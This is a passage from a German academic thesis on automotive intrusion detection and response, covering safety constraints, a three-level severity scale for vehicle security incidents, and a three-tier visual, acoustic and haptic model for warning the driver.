- Zur Berücksichtigung bislang unbekannter Angriffe werden ergänzend anomaliebasierte Detektionsverfahren betrieben. Wird durch diese die Detektion eines vermuteten, bislang unbekannten Vorfalls gemeldet, sollten im Anschluss nur solche Reaktionen (Abschnitt 5.3) eingeleitet werden können, die entweder passiver Natur sind (wie z.B. Logging) oder bei aktivem Charakter als hinreichend unkritisch bekannt sind (z.B. erzwungenes Abschalten eines Komfortsystems bei Verdacht einer Infektion).
- Bislang unbekannte Vorfälle, die durch Verfahren der Anomalieerkennung gemeldet wurden, sollten zeitnah durch Experten (z.B. des Herstellers) analysiert werden. In diesem Kontext ist zunächst zu überprüfen, ob die erkannte Anomalie aus einem Securityvorfall resultierte. Kann dies verifiziert werden, sind anschließend charakteristische Angriffscharakteristiken zu ermitteln, anhand derer entsprechende Vorfälle zukünftig signaturbasiert erkannt werden könnten. Ebenfalls sollte untersucht werden, ob und welche Reaktionen im zugehörigen Fall sinnvoll und gefahrenminimierend einleitbar sind.
- Durch die Bereitstellung der aus dieser Analyse resultierenden Signaturen und Reaktionsstrategien an die IDS aller betroffenen Fahrzeuge kann anschließend von der anomaliebasierten Erkennung und Behandlung der betreffenden Vorfälle auf die verlässlicheren sowie potenteren signaturbasierten Entsprechungen gewechselt werden.

Entsprechende Kombinationen von Verfahren der Missbrauchs- und Anomalieerkennung versprechen folglich Potential für eine geeignete Behandlung einer Vielzahl von Angriffsszenarien – ggf. mit Ausnahmen wie z.B. singulären (d.h. nur einmalig durchgeführten, zielgerichteten) Angriffen. Dennoch hängt die Aussicht künftiger Realisierungen noch von diversen Faktoren ab. Hierzu zählt z.B. die in Abschnitt 5.2.1 diskutierte Frage zur gesetzlichen Vereinbarkeit der Fernadministration. Auch die organisatorische Ausgestaltung des herstellerseitigen, begleitenden Managements der IDS, ihrer Meldungen bzw. der Sicherheitslage insgesamt stellt eine wesentliche Frage dar, die in Kapitel 6 vertiefend aufgegriffen wird.

5.3 Reaktion auf automotive IT-Sicherheitsvorfälle

Mit Blick auf die drei zur Beantwortung von Forschungsfrage 3 zu erschließenden automotiven Verteidigungslinien besteht das wesentliche Ziel der Reaktion als dritte Verteidigungslinie in strukturierten Behandlungsmöglichkeiten für detektierbare automotive Sicherheitsvorfälle. Während im vorangegangenen Abschnitt 5.2 grundlegende Konzepte behandelt wurden, die die *Erkennung* IT-sicherheitsbezogener Vorfälle während des Betriebs ermöglichen, konzentriert sich dieser Abschnitt somit auf die Frage, wie anschließend die Entscheidung für eine angemessene *Reaktion* getroffen werden kann. Diese Entscheidungsphase ist im Grundlagenteil dieser Arbeit in der unteren Bildhälfte von Abbildung 6 dargestellt.

Konkret sind zur Beantwortung dieser dritten Forschungsfrage in Bezug auf die Verteidigungslinie ‚Reaktion' zunächst einige grundsätzliche Voraussetzungen und Herausforderungen zu identifizieren, die bei der Übertragung von Intrusion-Response-Strategien auf die automotive IT-Domäne bestehen. Dies wird im folgenden Unterabschnitt 5.3.1 behandelt. Darauf aufbauend sind anschließend geeignete Konzepte zur Reaktionsgestaltung im gegebenen automotiven Einsatzfeld erforderlich. Diesbezüglich werden in den Abschnitten 5.3.3 und 5.3.5 zwei aufeinander aufbauende konzeptuelle Reaktionsmodelle vorgestellt. Diese zeigen strukturiert das Spektrum genereller Reaktionsmöglichkeiten auf und verfolgen das Ziel Anhaltspunkte dafür zu liefern, welcher Handlungsspielraum für die Reaktion auf einen detektierten Vorfall angemessen ist. Das erste Teilkonzept konzentriert sich auf die angemessene Kommunikation von IT-Sicherheitsvorfällen mit Hilfe bestehender sensorischer und aktorischer Fahrzeugtechnologien, während im zweiten Teilkonzept Möglichkeiten zur Ausweitung auf weitere Reaktionsstrategien integriert werden. Diese Abschnitte bauen auf zugrundeliegenden Arbeiten auf, die insbesondere in den eigenen Publikationen [HoKD09b] (zu Abschnitt 5.3.3) und [MüHD10] (zu Abschnitt 5.3.5) veröffentlicht und mit weiteren Forschern diskutiert worden sind.

5.3.1 Voraussetzungen und Herausforderungen bei der Übertragung von Intrusion Response

Ähnlich wie dies in Abschnitt 5.2.1 für die Intrusion Detection erfolgte, können auch für den angegliederten Teil der Reaktion auf erkannte Vorfälle spezifische Anforderungen bzgl. der Anwendung im automotiven Einsatzumfeld definiert werden.
Einige relevante Anforderungen für die diskutierten Möglichkeiten zu automotiver Intrusion Response (Reaktion auf Vorfälle) decken sich im Wesentlichen mit einigen der bereits in Abschnitt 5.2.1 zur Intrusion Detection (Detektion von Vorfällen) identifizierten. Hierunter fallen beispielsweise zu erwartende Schwierigkeiten bei der Migration bestehender Lösungen durch die unterschiedliche technologische Grundlage sowie die ausgeführte Administrationsproblematik, die teils andersartige Wartungsprozesse automotiver IDS/IPS erforderlich macht. Ergänzend dazu können mit Blick auf die Reaktion einige zusätzliche Herausforderungen identifiziert werden. Die folgenden Beispiele skizzieren exemplarische Aspekte, die für reaktive Lösungen zu beachten sind:

Intrusion Detection vs. Intrusion Response

Eine potentielle, konsequente Schlussfolgerung aus dem in Abschnitt 5.2.1 dargelegten Administrationsproblem wäre es, das Design eines automotiven IDS so eigenständig wie möglich zu gestalten und insbesondere auch autonome Maßnahmen zur Intrusion Response, d.h. zur Reaktion auf erkannte Vorfälle (Abschnitt 5.3), zu integrieren.
Durch die hohen Safety-Anforderungen in der automotiven Domäne stellen praktikable Realisierungen dieses Leitgedankens eine weitere wichtige Herausforderung dar. Generell sollen automotive Systeme niemals eigenständig Entscheidungen treffen, die safetykritisch sind oder Einfluss auf die Kontrollierbarkeit des Fahrzeugs haben. Vielmehr dürfen sie den Fahrer lediglich in seinen Entscheidungen unterstützen. Dies ist auch in Gesetzen vieler Länder festgelegt, in Deutschland beispielsweise in §18 StVG [SeGa06].
Konsequenterweise müssten autonome Eingriffe automotiver IDS-/IPS-Komponenten sehr vorsichtig entworfen werden und den Fahrer in potentiell safetykritische Entscheidungen einbeziehen. Denn entgegen vielen Einsatzfeldern der Desktop-IT können mit autonom eingeleiteten Schutzvorkehrungen (z.B. Trennung von Kommunikationskanälen oder spontane

Systemneustarts) im Kontext automotiver IT-Systeme ernsthafte Safety-Wirkungen verbunden sein – so dass diese hier nur mit äußerster Vorsicht einbezogen werden sollten.

Technische Herausforderungen der automotiven Einsatzumgebung

Zusätzliche technische Herausforderungen bestehen in den Echtzeitanforderungen vieler automotiver IT-Komponenten. Einerseits dürfte es nach der Detektion eines (z.B. malwarebasierten) automotiven Sicherheitsvorfalls nicht erlaubt sein, bis zum Abschluss der Ermittlung und Anwendung einer geeigneten Reaktion zentrale Fahrzeugfunktionen zu verzögern. Andererseits ist selbst bei der Behandlung von Vorfällen, die nicht mit zeitkritischen Fahrzeugfunktionen zusammenhängen, zu beachten, dass sich Fahrzeug als bewegtes IT-System noch während der erforderlichen Arbeitsschritte zur Reaktionsermittlung um eine deutliche Strecke weiter fortbewegt haben kann – was die zu reduzierenden Safety-Risiken wiederum intensivieren kann.

5.3.2 Entscheidungsgrundlagen für angemessene Reaktionsstrategien

Mit Blick auf potentielle Reaktionen nach erkannten automotiven IT-Sicherheitsvorfällen kommt grundsätzlich ein breites Spektrum verschiedenster Techniken infrage; einige beispielhafte Ansätze werden in den nachfolgenden Unterabschnitten behandelt. Aus verschiedenen Optionen, wie auf einen detektierten Vorfall reagiert werden könnte, ist somit eine Entscheidung über eine angemessene Auswahl erforderlich.

Neben Faktoren wie der Wirksamkeit einer Reaktion oder dem mit ihrer Anwendung verbundenen Aufwand sind im automotiven Anwendungsumfeld weitere Aspekte von besonderer Relevanz. Eine wesentliche Problematik begründet sich in der Tatsache, dass sich voraussichtlich nicht bei jedem Sicherheitsvorfall Reaktionen bestimmen lassen, die diesen und mit ihm verbundene Gefahren für die Fahrzeugnutzer unmerklich beseitigen. Für den Fall anderweitiger Vorfälle könnten zur Bekämpfung drohender Schäden darüber hinaus auch Reaktionsstrategien angemessen sein, die bei Bedarf z.B. den Fahrer einbeziehen oder sogar aktiven Einfluss auf das Verhalten des Systems bis hin zur Fahrstabilität nehmen. Besonders in den letztgenannten Fällen können Reaktionsstrategien somit auch ihrerseits mit Risiken verknüpft sein. So ist z.B. grundsätzlich damit zu rechnen, dass Reaktionen unter Einbeziehung des Fahrers diesen und ggf. weitere Fahrzeuginsassen beunruhigen bzw. psychisch belasten könnten (z.B. Auslösung von Stress), während autonome Systemeingriffe auch zusätzliche Gefährdungen für die Fahrsicherheit (Safety) bergen könnten.

Die Entscheidung für eine gewisse Reaktion gilt es daher sorgfältig zu prüfen und gegen die Risiken der zu behandelnden Vorfälle abzuwägen. Eine Inkaufnahme von Nachteilen wie den zuvor skizzierten kann z.B. bei solchen Vorfällen zu rechtfertigen sein, die unbehandelt mit ähnlichen oder schwereren Folgen verbunden wären – z.B. was die die psychische Belastung des Fahrers / der Insassen oder drohende Safety-Schäden betrifft. Daher sollte die Entscheidung über angemessene Reaktionen grundsätzlich das Ziel verfolgen, neben dem Erzielen einer ausreichenden Wirksamkeit gleichzeitig auch die potentiellen Risiken der Vorfallsbehandlung zu minimieren.

Ausgehend von einem detektierten Vorfall könnte die Wahl der anzuwendenden Reaktionsstrategie(n) zukünftiger automotiver Intrusion-Response-Systeme auf Basis verschieden gelagerter Entscheidungsgrundlagen getroffen werden.
Zwei wesentliche Beispiele solcher Enscheidungsgrundlagen, die auch den in [MüHD10] veröffentlichten Vorarbeiten dieser Arbeit entnehmbar sind, sind die durch den Angriff *verletzten Security-Schutzziele* (wie z.B. Verletzungen der Integrität oder Vertraulichkeit automotiver Schutzgüter) sowie der Grad drohender *Folgen für die Safety* (z.B. geringfügige Ablenkung des Fahrers bis hin zu schwerwiegenden Auswirkungen auf das Lenk- oder Bremssystem).
Ein wesentlicher zusätzlicher Faktor ist die *Zuverlässigkeit der Erkennung* der jeweiligen Vorfälle. Einerseits adressiert dies die Frage, ob ein detektierter Vorfall tatsächlich existiert – deren Antwort u.a. eng mit der False-Positives-Rate des verwendeten Detektionsverfahrens zusammenhängt. Andererseits ist es auch bei einem korrekt detektierten Vorfall von erheblicher Bedeutung für die Wahl einer angemessenen Reaktion, mit welcher Wahrscheinlichkeit mit den daraus potentiell resultierenden Schäden zu rechnen ist.

Schweregrad detektierter Vorfälle

Aus diesen und möglichen weiteren Entscheidungsgrundlagen lässt sich eine zusammenfassende Aussage zum Schweregrad automotiver IT-Sicherheitsvorfälle ableiten. Einerseits könnte dies anhand einer automatisierbaren Kombinatorik fahrzeugseitig erfolgen, indem eigenständig ermittelbare Erkenntnisse verknüpft werden (z.B. pauschale Safetyrelevanz bedrohter Systeme, bekannte FPR des meldenden Detektionsverfahrens). Andererseits könnte hierfür die Expertise fahrzeugexterner Spezialisten genutzt werden, z.B. wenn mit den Erkennungssignaturen für einen bereits herstellerseitig analysierten Angriff auch Angaben zu dessen Schweregrad mitgeliefert werden. Zu dessen Ermittlung ist es in beiden Fällen wichtig, sowohl Funktions- als auch Strukturwirkungen der Vorfälle zu berücksichtigen.

Den in den folgenden Abschnitten vorgestellten Reaktionsmodellen werden folgende drei Schweregrade als vereinfachte Entscheidungsgrundlage für die Wahl von Reaktionen verschiedener Kategorien zugrundegelegt:

- **Unkritischer Vorfall:** Hierzu zählen Vorfälle, die mit keinen oder nur geringfügigen Nachteilen für den Fahrzeugführer und ggf. sonstige Insassen und Verkehrsteilnehmer verbunden sind.

  Hierzu zählt z.B. die Detektion einer verletzten Integrität des Kilometerstands ($R_{2.x}$ in Abschnitt 3.1.3) oder einer verletzten Vertraulichkeit irregulär ausgeleiteter Busnachrichten ($L_{4.1}$ in Abschnitt 3.2.5), u.a. da mit entsprechenden Vorfällen i.d.R. keine konkreten Gefährdungen für die Safety bzw. Leib und Leben von Menschen verbunden sind.
- **Kritischer Vorfall:** Hierzu zählen Vorfälle, als deren Folge deutliche Nachteile für Fahrzeugführer und ggf. sonstige Insassen und Verkehrsteilnehmer zu erwarten sind. Dies kann z.B. der Fall sein, wenn durch Integritätsverletzungen automotiver Systeme/Anwendungen eine erhebliche Ablenkung des Fahrers resultiert oder anderweitig die Möglichkeit besteht, dass sich daraus indirekt und zu unbestimmtem Zeitpunkt auch Safetygefährdungen ergeben. In Einzelfällen könnten auch automotive Angriffe, die ausschließlich mit Verletzungen der Vertraulichkeit verbunden sind, als kritische Vorfälle eingestuft werden, sofern z.B. systematisch umfangreiche, teils personenbeziehbare Daten ausspioniert und zu erheblichem Nachteil der betroffenen Nutzer missbraucht werden.

  Beispiele für kritische Vorfälle sind u.a. Angriffe zum Unterdrücken von Airbag- und Gurtwarnungen ($R_{4.x}$ und $L_{3.x}$, Abschnitte 3.1.5 und 3.2.4) oder die Installation eines Bus-Filters zur TV-Freischaltung ($R_{5.8}$, Abschnitt 3.1.6), die bei fahrlässig inkorrekter Installation erhebliche Strukturwirkungen haben kann (Abschnitt 4.2.3).
- **Sehr kritischer Vorfall:** Hierzu zählen Vorfälle, die durch erhebliche und unmittelbare Gefährdungen für die Safety gekennzeichnet sind, d.h. eine konkrete Bedrohung für Leib und Leben der Fahrzeuginsassen sowie ggf. sonstiger Verkehrsteilnehmer bedeuten.

  Beispiele sehr kritischer Vorfälle sind gezielte bösartige Eingriffe in die Steuerung safetykritischer Anlagen, wie z.B. die von [KCR+10] demonstrierten Denial-of-Service-Angriffe auf die Motorsteuerung ($R_{1.4}$, Abschnitt 3.1.2) oder die Bremsen (Abschnitt 1.1.2).

Diese Einteilung in drei Schweregrade ist somit als erste Ausgangsbasis für die in der Folge behandelten Reaktionsmodelle zu verstehen. Sie kann daher im Rahmen einer weiteren zukünftigen Ausgestaltung noch erweitert werden.

5.3.3 Konzeptteil I: Dreigliedriges, fahrerzentriertes Reaktionsmodell

Wie es in den grundlegenden Anforderungen (Abschnitt 5.3.1) begründet wurde, sollte automotive Intrusion Response im Allgemeinen und die Fahrerinteraktion im Speziellen sehr vorsichtig konzipiert werden. Im ersten Schritt der dieser Arbeit zugrundeliegenden Forschungsarbeiten wurden daher autonome Reaktionen des Fahrzeugs zunächst bewusst ausgeklammert. Stattdessen wurden nach dem Vorbild gängiger, nicht-autonomer IDS-Reaktionsstrategien Strategien untersucht, Informationen und Ratschläge zu erkannten, potentiellen Security-Vorfällen an den Menschen (hier: den Fahrer) zu kommunizieren.
Dieser im vorliegenden Abschnitt vorgestellte erste Konzeptteil baut in wesentlichen Teilen auf zugrundeliegenden Arbeiten auf, die 2008 in der eigenen Veröffentlichung [HoKD08c] publiziert und 2009 im eigenen Journalbeitrag [HoKD09b] weiter ausgestaltet wurden.

Möglichkeiten und Anforderungen der Fahrerinteraktion

Wie bereits in Abschnitt 5.2.1 hervorgehoben wurde, hat der typische Fahrzeugführer nur ein geringes Wissen über die technischen Abläufe im Inneren seines Fahrzeugs. Ein den Nutzer einbeziehendes Interaktionsmodul eines Intrusion-Detection/Response-Systems sollte daher durch ein vernünftiges Design[21] gekennzeichnet sein, das bei seinen Entscheidungen berücksichtigt, welche Informationen den Nutzern mitgeteilt werden sollen bzw. müssen sowie auf welche Art dies erfolgen sollte. Diesbezüglich können vier Leitlinien identifiziert werden:

- ***Moderne Kommunikationsmittel nutzen:*** Aktuelle Fahrzeuge bieten im Rahmen der vorhandenen Infotainmentsysteme ein breites Spektrum multimedialer Basistechnologien. Auch ein automotives Intrusion-Response-System sollte das Potential dieser vorhandenen Schnittstellen ausschöpfen, um möglichst situationsangemessen mit dem Fahrer kommunizieren zu können.
- ***Eine positive Grundstimmung aktiv fördern:*** Um den Fahrer darin zu fördern, ein erlebbares Bewusstsein für die IT-Sicherheit seines Fahrzeuges zu entwickeln, wird zudem vorgeschlagen, auch einen fehlerfreien Systemzustand aktiv zu kommunizieren (z.B. in Form einer grünen Statusanzeige).
- ***Die Menge der angezeigten Vorfälle gering halten:*** Das häufige Anzeigen zumeist unkritischer Warnungen kann dazu führen, dass sich der Nutzer durch diese belästigt fühlt und er den Grad seiner Aufmerksamkeit reduziert[22]. Sofern die Meldungen Interaktionen erfordern, kann dies zudem Routineeffekte fördern. Grundsätzlich sollten automotive Intrusion-Response-Systeme daher so eigenständig wie möglich agieren, den Fahrer nur in wichtigen/kritischen Fällen einbeziehen und sich wiederholende Interaktionen vermeiden.
- ***Den Fahrer in der Entscheidung unterstützen:*** In Fällen, in denen der Fahrer nach einem erkannten Vorfall eigenständig Entscheidungen treffen muss, sollte ihm das System – sofern jeweils möglich – relevante Wahlmöglichkeiten bieten und die passendste bzw. sicherste Option bereits als Vorschlag vorauswählen.

Leitgedanken des Konzepts für adaptive und dynamische Reaktion

Bei dem vorgeschlagenen Basiskonzept für das Kommunikationsmodul eines automotiven IDS wurden zwei wesentliche Leitgedanken verfolgt.

Erstens soll für die Nutzerschnittstelle automotiver Intrusion Detection/Response-Systeme die Nutzbarkeit automotiver Multimediaumgebungen – die in modernen Fahrzeugen bereits vorhanden sind – diskutiert werden. Aus dem Spektrum der vorhandenen Kommunikationsmittel kann so bei einem Sicherheitsvorfall eine (z.B. angesichts seines Schweregrads) individuell angepasste Art der Kommunikation an den Fahrzeugführer gewählt werden.

Zweitens soll das System permanent die Umgebungsbedingungen berücksichtigen. So sind typischerweise bereits die visuellen und akustischen Rahmenbedingungen innerhalb und außerhalb von Fahrzeugen durch diverse dynamische Einflüsse großen Schwankungen unterworfen, was ebenso auf die Wahrnehmung entsprechender Signale durch den Fahrer zutrifft. Zusätzlich kann auch die gegenwärtige Fahrsituation, z.B. bzgl. der aktuellen Straßenführung und Verkehrslage, die Wahrnehmung dieser Systeme erheblich beeinflussen.

Daher verfolgt das in der Folge beschriebene Konzept einen als *adaptive und dynamische Reaktion* bezeichneten Ansatz, wobei entsprechende Faktoren bei der Kommunikation bzw. Interaktion nach erkannten IT-sicherheitsbezogenen Vorfällen mit einbezogen werden.

Nutzbare Elemente der bestehenden elektronischen Fahrzeuginfrastruktur

Beim Blick auf mögliche Fahrzeugkomponenten, die zur Anbindung an das vorgeschlagene System infrage kommen, können zwei größere Gruppen identifiziert werden: Einerseits Komponenten, die zur Kommunikation sicherheitsbezogener Meldungen an den Fahrer genutzt werden können sowie solche, die das System durch die Erfassung von Umgebungsbedingungen bei den Entscheidungen über adaptive und dynamische Reaktionen unterstützen.

Neben klassischen Anzeigeelementen (z.B. der Armaturentafel) kommt heutzutage eine Vielzahl weiterer Multimediasysteme hinzu. Bei früheren Fahrzeuggenerationen waren es

[21] Grundlegende Leitlinien für Endnutzer-zentrierte Informationssysteme liefert z.B. [Rnib09].
[22] Vgl. auch Abschnitt 5.1.3, Beispiel zu *psychological acceptability*.

zunächst lediglich einfache Radiosysteme sowie später CD-Spieler und Mobiltelefonie, die in die Fahrzeugelektronik eingebunden wurden. Heutzutage sind komplette Multimediaumgebungen verfügbar, die üblicherweise durch einen zentralen On-Board-Computer gesteuert werden, der eine Vielzahl von Audio- (Radio, Telefon, Audioplayer für CD/USB etc.) und (Audio-/)Videosystemen integriert (Navigationssystem, Rückfahrkamera, TV, DVD / BluRay, Head-up-Displays etc.). Mit den entsprechenden akustischen und visuellen Ausgabeelementen (diverse im Fahrzeug verteilte Lautsprecher sowie Bildschirmflächen) sowie zunehmend auch mit punktuellen haptischen Effekten (z.B. Force-Feedback-Funktionen des Lenkrads oder am Bremspedal) kann den Insassen so bereits ein breites Spektrum von Informationen auf mannigfaltige Art bereitgestellt werden.

Für die Erfassung der aktuellen Umgebungsbedingungen zur Unterstützung adaptiver und dynamischer Reaktionen könnten im Wesentlichen die Eingangsdaten vorhandener Sensoren ausgewertet werden. So könnten nützliche Informationen über die Situation im Fahrzeuginnenraum beispielsweise von ausgewählten bestehenden Elementen wie Innenraumhelligkeitssensoren, der Sitzbelegungssensorik, Mikrofonen der Freisprechanlage oder Kameras der Innenraumüberwachung bezogen werden. Mögliche Quellen von Informationen zu den Außenbedingungen wären z.B. Sonnen- und Regensensoren, das Navigationssystem (z.B. bzgl. Straßenführung) oder Außenkameras (z.B. von Abstands- oder Spurhaltesystemen). Das Informationsbild kann dabei durch fahrzeuginterne Betriebsdaten (z.B. die aktuelle Fahrzeuggeschwindigkeit und Motordrehzahl) weiter ergänzt werden.

Bzgl. der Interaktion mit dem Fahrer sieht es der Grundansatz des im Folgenden vorgestellten Reaktionsmodells vor, dass ein automotives Intrusion-Detection/Response-System diese vorhandenen automotiven (Multimedia-) Systeme zur Mensch-Maschine-Interaktion einsetzt, um den Fahrer auf angemessene Weise über relevante, IT-sicherheitsbezogene Sachverhalte zu informieren. Zudem bieten entsprechende Systeme zunehmendes Potential zur Erfassung komplexer fahrerseitiger Eingaben und Informationen. Bereits heute sind z.B. Schnittstellen für (teils noch vordefinierte) Sprachbefehle verbreitet, mit denen sich z.B. die Navigation oder das Radio bedienen lassen. Mit dem zunehmenden Ausbau entsprechender Schnittstellen könnte daher im nächsten Schritt auch das auf eine Warnung hin resultierende Fahrerverhalten erfasst und in die Reaktionsgestaltung mit einbezogen werden (z.B. bestehende Forschungsansätze aus Arbeiten wie z.B. [VGMM07] und [APRR07] aufgreifend).

Dreigliedriges Modell zur Kommunikation von Sicherheitsereignissen

Wie der oben gelieferte Blick über die Vielfalt automotiver Multimediasysteme zeigte, gibt es viele mögliche Wege, wie ein darin integriertes automotives IDS dem Fahrzeugführer eine Warnmeldung mitteilen kann. Eine starre Konfiguration wäre aus zwei wesentlichen Gründen vermutlich keine gute Wahl. Der erste ist die den erwähnten Schwankungen unterworfene Wahrnehmung einzelner Multimediasysteme (u.a. bzgl. Geräuschlevel, Lichteinstrahlung oder Stress). Zweitens sollten schwerwiegendere Warnungen dringlicher (bzw. intensiver) kommuniziert werden, während weniger kritische Meldungen zurückhaltender dargestellt werden könnten.
In der Anwendung sind zudem gängige Multimediatechniken nutzbar. Beispielsweise könnte die Sicherheitsmeldung für die erforderliche Zeit über laufende Audio- und/oder Videoausgaben von Drittsystemen gelegt werden, während letztere ggf. ab- bzw. ausgeblendet werden.

Um dies zu adressieren, wird ein konzeptuelles Modell vorgeschlagen, welches dreigliedrig gestaltet ist und in der Folge beschrieben wird. Dieses beschreibt, wie situationsabhängig eine angemessene Kommunikationsweise unter Nutzung einer Auswahl der vorhandenen Multimediasysteme ermittelt werden kann.
Das Grundgerüst dieses konzeptuellen Modells ist in Abbildung 44 dargestellt. Nach einem detektierten Sicherheitsvorfall dient dessen Schweregrad (Abschnitt 5.3.2) als primäre Entscheidungsgrundlage für eine als Reaktion erfolgende, angemessene Benachrichtigung. Die Menge der für die Maschine-Mensch-Kommunikation nutzbaren automotiven Multimedia-Komponenten wird hierzu nach der sensorischen Wahrnehmung des Nutzers in drei Gruppen eingeteilt, konkret werden hierzu *visuelle*, *akustische* und *haptische* Schnittstellen unterschieden. Wie im Folgenden beschrieben, werden bei der Anwendung des Modells als ein

weiterer wichtiger Faktor auch bestehende Einflüsse auf die Wahrnehmbarkeit der entsprechend kommunizierten Meldungen einbezogen.




Abbildung 44: Dreigliedriges konzeptuelles Modell zur Benachrichtigung des Fahrzeugführers

Visuelle Schnittstellen umfassen dabei gängige Leuchten oder LCD-/LED-Displays in der Armaturentafel sowie größere Bildschirmflächen des OnBoard-Computers, des Navigationssystems oder der Medien-/TV-Wiedergabe. Als akustische Schnittstelle kommt neben einzelnen lokalen Summ/Pfeiftongeneratoren z.B. in Kombiinstrument insbesondere das zentrale Soundsystem infrage, welches auch für die Radiofunktion, Medienwiedergabe oder Freisprecheinrichtung genutzt wird. Zunehmend verfügbare haptische Schnittstellen können z.B. als Force-Feedback-Funktionalität im Bremspedal (seitens des ABS) oder Lenkrad (z.B. seitens mechanisch entkoppelter Steer-by-Wire-Systeme) vorhanden sein.

Von links nach rechts: Zunehmender implizierter Schweregrad. In dieser Reihenfolge können diese drei Arten der Kommunikation einen zunehmenden Schweregrad des gemeldeten Ereignisses implizieren.

- Eine lediglich visuelle Darstellung von Ereignissen lenkt die Aufmerksamkeit des Fahrers typischerweise nicht sofort auf sich sondern wird oft erst wahrgenommen, wenn dieser das nächste Mal in die Richtung des entsprechenden Anzeigeelements blickt. Damit eignet sich diese Option eher zur Meldung unkritischer Ereignisse, die jedoch für den Fahrer relevant sind (z.B. Aufforderung zum Werkstattbesuch innerhalb eines Monats).
- Akustische Ausgaben (zu denen an dieser Stelle sowohl Warntöne als auch gesprochene Nachrichten gezählt werden) werden vom Fahrer typischerweise sofort wahrgenommen und bieten daher Potential zur Meldung kritischer Ereignisse.
- Haptische Warnausgaben z.B. über Lenkradvibrationen sollten hingegen nur in sehr kritischen Fällen eingesetzt werden, da diese den Fahrer in anderen Szenarien potentiell unnötig erschrecken.

Von rechts nach links: Zunehmende Informationskapazität. Allerdings reduziert sich in der zuvor betrachteten Leserichtung typischerweise gleichzeitig die Informationskapazität entsprechender Kommunikationsmittel. Ein Force-Feedback-Signal überträgt typischerweise binäre Informationen (z.B. dass ein Ereignis vorliegt) oder bestenfalls Intensitätswerte (z.B. schwache bis starke Vibrationen). Akustisch und visuell übermittelte Nachrichten können hingegen insbesondere als Sprach- bzw. Textnachrichten erheblich mehr Informationen vermitteln, wobei die visuelle Anzeige dem Fahrer zusätzlich die Möglichkeit bietet, die Aussage (z.B. durch kurzes „Überfliegen“) schneller zu erfassen als dies eine in vorgegebener Geschwindigkeit, linear vorgelesene Sprachausgabe vermag.

Kombinierter Einsatz unter adaptiver, dynamischer Wahl der Kommunikationsweise
Als Konsequenz der o.g. Erkenntnisse sieht das vorgeschlagene Konzept vor, dass bei der (wie folgt ermittelten) Wahl einer dieser drei Kommunikationsarten automatisch auch geeignete Techniken aus allen in Abbildung 44 links davon dargestellten Kommunikationsarten einbezogen werden. So könnte dem Fahrer bei einem sehr kritischen Ereignis nach der Alarmierung durch ein Force-Feedback-Signal die Warnung akustisch erklärt werden, während er einen kurzen Blick über die gesamte Nachricht werfen kann, die gleichzeitig auf einem Bildschirm angezeigt wird.

Nach einem durch ein automotives IDS erkannten Vorfall ist die Wahl einer angemessenen Kommunikationsweise abhängig von Schweregrad und Umgebungsbedingungen:

- Zunächst wird der Schweregrad des Vorfalls bestimmt. Abhängig davon wird als Vorauswahl für die Kommunikationsweise die erste, zweite oder dritte Stufe des Modells ausgewählt. Wie in Abbildung 44 gekennzeichnet, sieht das Konzept hierzu vor, für unkritische Warnungen ausschließlich visuelle Meldungen zu verwenden, kritische Vorfälle über audiovisuelle Signale zu melden sowie die Dringlichkeit sehr kritischer Vorfälle zusätzlich mit haptischen Ausgaben zu betonen.
- Nach dieser initialen Vorauswahl werden die Umgebungsbedingungen bestimmt und einbezogen. Falls die Vorauswahl der Kommunikationsweise aufgrund der aktuellen Bedingungen ungeeignet ist, kann die Auswahl auf die nächste Stufe ausgeweitet werden. Wenn beispielsweise die Lichtsensoren (Innen- oder Sonnensensoren) ein hohes Lichtlevel erkennen, wird eine rein visuell dargestellte (unkritische) Warnung daher möglicherweise nicht oder deutlich später wahrgenommen. Eine Ausweitung der Auswahl auf die zweite Stufe, d.h. die Unterstützung durch ein akustisches Signal, wäre in solchen Fällen eine angemessene adaptive und dynamische Reaktion.

Eine Illustration der Anwendung dieses dreigliedrigen (Teil-)Modells zur Einbeziehung des Fahrzeugführers anhand verschiedener Beispielszenarien ist Teil von Abschnitt 5.3.6.

5.3.4 Wahrnehmung und Interpretation von Security-Warnungen durch Automobil-Nutzer

